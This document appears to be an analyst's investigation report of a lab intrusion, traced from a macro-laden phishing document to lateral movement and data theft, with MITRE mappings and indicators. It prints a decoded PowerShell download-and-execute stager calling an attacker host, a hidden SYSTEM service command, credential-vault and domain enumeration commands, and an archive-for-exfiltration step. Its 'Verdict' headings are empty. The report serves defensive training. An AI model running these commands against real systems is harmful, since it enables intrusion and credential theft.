Operation Repossessed
Executive Summary
On October 23, 2026, a phishing email containing a malicious document (Q3_PressKit_Feedback.docm) was opened by a Marketing user on workstation THM-MSMITH. This led to the execution of a hidden, encoded PowerShell payload that established command-and-control (C2) communication, harvested local credentials, and enumerated domain accounts. The threat actor subsequently utilized the compromised service account svc-mktshare to move laterally to a second host, THM-SREYES, where they installed a malicious Windows service. Ultimately, the actor archived sensitive intellectual property (C:\Dev\NeuralNexus\Build\*) and exfiltrated it to external infrastructure.
Alert 1: Suspicious Child Process Spawned
High1. Investigation Steps & Log Analysis

The initial alert fired when WINWORD.EXE spawned a child process. Initial investigation of the ai.exe process proved it to be a legitimate Microsoft AI host component. However, pivoting on the parent Process GUID revealed the true threat:
powershell.exe -NoP -W Hidden -Enc JABzAHQAYQBnAGUAcgAgAD0AIAAiACQAZQBuAHYA...
2. Analysis & Decoding
The command line used -NoP (No Profile), -W Hidden (Hidden Window), and -Enc (Base64 encoded). Decoding the Base64 string revealed a download-and-execute stager:
$stager = "$env:TEMP\svchost_update.ps1"
(New-Object Net.WebClient).DownloadFile('http://payload-cdn.thm:8067/svchost_update.ps1', $stager)
Start-Process powershell.exe -ArgumentList "-NoP -W Hidden -ExecutionPolicy Bypass -File `"$stager`"" -WindowStyle Hidden
3. Verdict
4. MITRE ATT&CK Mapping
T1566.001 - Spearphishing Attachment T1059.001 - PowerShell T1027 - Obfuscated Files or InformationAlert 2: Suspicious External Connection
Critical1. Investigation Steps & Log Analysis
Sysmon EventCode 3 (Network Connection) showed the spawned PowerShell process (PID 8572) connecting to external infrastructure.
| Field | Value |
|---|---|
| Destination IP | 45.147.230.131 |
| Destination Port | 8067 |
| Initiated | true |
Subsequent DNS logs showed a query for paylink-cdn.thm resolving to this IP. The port exactly matched the one in the decoded payload from Alert 1.
2. Verdict
3. MITRE ATT&CK Mapping
T1071.001 - Web Protocols T1105 - Ingress Tool TransferAlert 3: Anomalous Credential Vault Access
High1. Investigation Steps & Log Analysis
A process execution alert showed vaultcmd.exe enumerating the Windows Credential Manager.
"C:\Windows\Sysnative\vaultcmd.exe" "/listcreds:Windows Credentials"
The Parent Process was identified as PID 9356, which was the second-stage PowerShell script (svchost_update.ps1) downloaded in Alert 1.
Note: The event was initially difficult to locate due to time-stamping offsets between the alert generation and the Sysmon log ingestion.
2. Verdict
3. MITRE ATT&CK Mapping
T1555 - Credentials from Password StoresAlert 4: Rapid Domain and Host Enumeration
High1. Investigation Steps & Log Analysis
Execution of discovery commands by the second-stage payload (Parent PID 9356).
"C:\Windows\system32\net.exe" user /domain
This command enumerates all user accounts in the Active Directory domain, allowing the attacker to map targets for lateral movement.
2. Verdict
3. MITRE ATT&CK Mapping
T1087.002 - Domain Account DiscoveryAlert 5: Suspicious Remote Logon and Service Creation
Critical1. Investigation Steps & Log Analysis
The attacker moved laterally to a new host, THM-SREYES.tryhatmestudios.thm. Windows Security Event 4697 was triggered:
| Field | Value |
|---|---|
| Account Name | svc-mktshare (Compromised service account) |
| Service Name | SvcUpdate |
| Service File Name | cmd.exe /c start /b powershell.exe -NoP -NonI -W Hidden -ExecutionPolicy Bypass -File C:\Windows\Temp\svchost_update.ps1 |
| Service Account | LocalSystem |

The attacker used the harvested credentials (from Alert 3) to install a persistent service that runs the same payload but with highest SYSTEM privileges.
2. Verdict
3. MITRE ATT&CK Mapping
T1021.002 - SMB/Windows Admin Shares T1543.003 - Create or Modify System Process: Windows ServiceAlert 6 & 7: Archive Creation and Exfiltration
Critical1. Investigation Steps & Log Analysis
On the compromised host THM-SREYES, the attacker's SYSTEM-level PowerShell process (PID 14264) began staging data for theft.
"C:\Program Files\7-Zip\7z.exe" a -mx=1 C:\Windows\Temp\nx_build_beta.7z C:\Dev\NeuralNexus\Build\*
Seconds later, the same PowerShell process connected outbound to the attacker's C2 infrastructure:
| Field | Value |
|---|---|
| Destination IP | 45.147.230.131 |
| Destination Port | 8067 |
| Source Process | powershell.exe (PID 14264) |

This sequence confirms the classic Collection and Exfiltration phases of the attack. The intellectual property (NeuralNexus game build) was compressed and uploaded directly to the known malicious IP.
2. Verdict
3. MITRE ATT&CK Mapping
T1560.001 - Archive via Utility T1041 - Exfiltration Over C2 ChannelIndicators of Compromise (IOCs)
| Type | Indicator |
|---|---|
| IP Address | 45.147.230.131 (C2 & Exfiltration) |
| IP Address | 104.18.32.47 (Cloudflare / Secondary C2) |
| Domain | payload-cdn.thm, paylink-cdn.thm |
| File Path | C:\Users\m.smith\Downloads\Q3_PressKit_Feedback.docm |
| File Path | C:\Windows\Temp\svchost_update.ps1 |
| File Path | C:\Windows\Temp\nx_build_beta.7z |
| Service Name | SvcUpdate |
| Account | TRYHATME\svc-mktshare (Compromised) |
| SHA256 (Payload) | B7327B511CBADC9C471F5AA7438E47FFEC3430145C8D23E0E3256183295CA974 |